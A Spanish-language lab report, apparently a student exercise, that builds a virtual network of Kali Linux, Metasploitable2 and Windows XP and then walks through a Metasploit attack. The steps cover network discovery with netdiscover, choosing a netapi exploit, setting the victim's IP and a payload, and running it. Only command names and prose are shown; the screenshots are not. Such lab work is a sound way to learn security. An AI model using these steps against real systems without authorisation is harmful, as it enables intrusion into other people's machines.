


Ilustración 0-14. Configuración de red en Windows XP.




Ilustración 0-15. Inicio de Windows XP.

Probando conexiones de las MV.

Una vez se haya configurado cada una de estas maquinas se prueba que todas estén conectadas dentro de la misma red. A continuación, se muestran las evidencias tomadas:

Primero se prueban que estas maquinas tengas asignada un direccionamiento ip, ejecutando el comando ***ifconfig*** (ver ilustración 20).




Ilustración 0-16. Verificando direccionamiento ip en Kali Linux.




Ilustración 0-17. Verificando direccionamiento ip en MetasPloitable2.




Ilustración 0-18. Verificando direccionamiento ip en Windows XP.

En Windows XP se usa el comando ***ipconfig*** a diferencia de Kali Linux y MetasPloitable2.

Habiendo verificado que ya están conectados se prueba efectivamente haya ping entre estos con el comando ***ping*** y la ip del equipo al que enviará el ping. A continuación, se muestran las siguientes evidencias:





Ilustración 0-19. Ping de Kali a MetasPloitable2.






Ilustración 0-20. Ping de XP a MetasPloitable2 y Kali.

1 ATAQUE

Antes de iniciar el ataque hay que asegurarse que las 3 maquinas estén corriendo sin problema alguno y que estén conectados en la misma red.

Para iniciar el ataque se realiza un descubrimiento de los dispositivos que estén conectados a la red, ejecutando el comando ***netdiscover -r*** en la consola de Kali Linux e indicando el segmento de red.




Ilustración 1-1Descubrimiento de red.

Una vez hecho el descubrimiento vamos a usar ***msfconsole*** que viene a ser el framework de metasploit que sirve para ejecutar herramientas de hacking y realizar pruebas de seguridad. (*Ver ilustración 4*)




Ilustración 1-2Entrando a msfconsole.

Cómo se puede observar esto lo que hace es crearnos una sesión en metasploit que sería desde dónde se realizarán los ataques.

Seguido de esto lo que se hace en buscar netapi que se ejecuta con el comando ***search netapi*** que esto lo que hará es mostrar los diferentes exploits que se pueden usar. (*Ver ilustración 5*)




Ilustración 1-3Búsqueda de Netapi.

Para este caso en específico y se usó el 3 que se selecciona con el comando ***Use #***; cómo se puede ver a continuación.




Ilustración 1-4Selección del exploit.

Ilustración 1-5 Revisión del RHOSTS.

Cuando se selecciona el exploit se ejecuta el comando ***options*** y esto lo que hará será mostrar las opciones de los módulos y del payload, cómo se puede observar en el RHOSTS (Es la ip de la víctima) no hay una ip establecida.

Sin tener una ip establecida no se sabe a que paciente se le va a realizar el ataque entonces lo que se hace es establecer esa ip con el comando s***et rhosts*** más la ip de la víctima.




Ilustración 1-6Estableciendo ip de la víctima.

Cómo se puede visualizar en la ilustración, ya se ha establecido la ip de la víctima y lo mismo se puede hacer con el RPORT si dado el caso se necesita cambiar de puerto esto se haría con el comando **set rport**.

Ahora que se tiene la ip de la victima se puede configurar el payload con el que vamos a realizar la vulnerabilidad entonces con el comando ***set payload*** se le pasa la ruta con la que va a acceder una vez con esto listo ejecutado ese comando realizamos el ataque con el comando **exploit**.

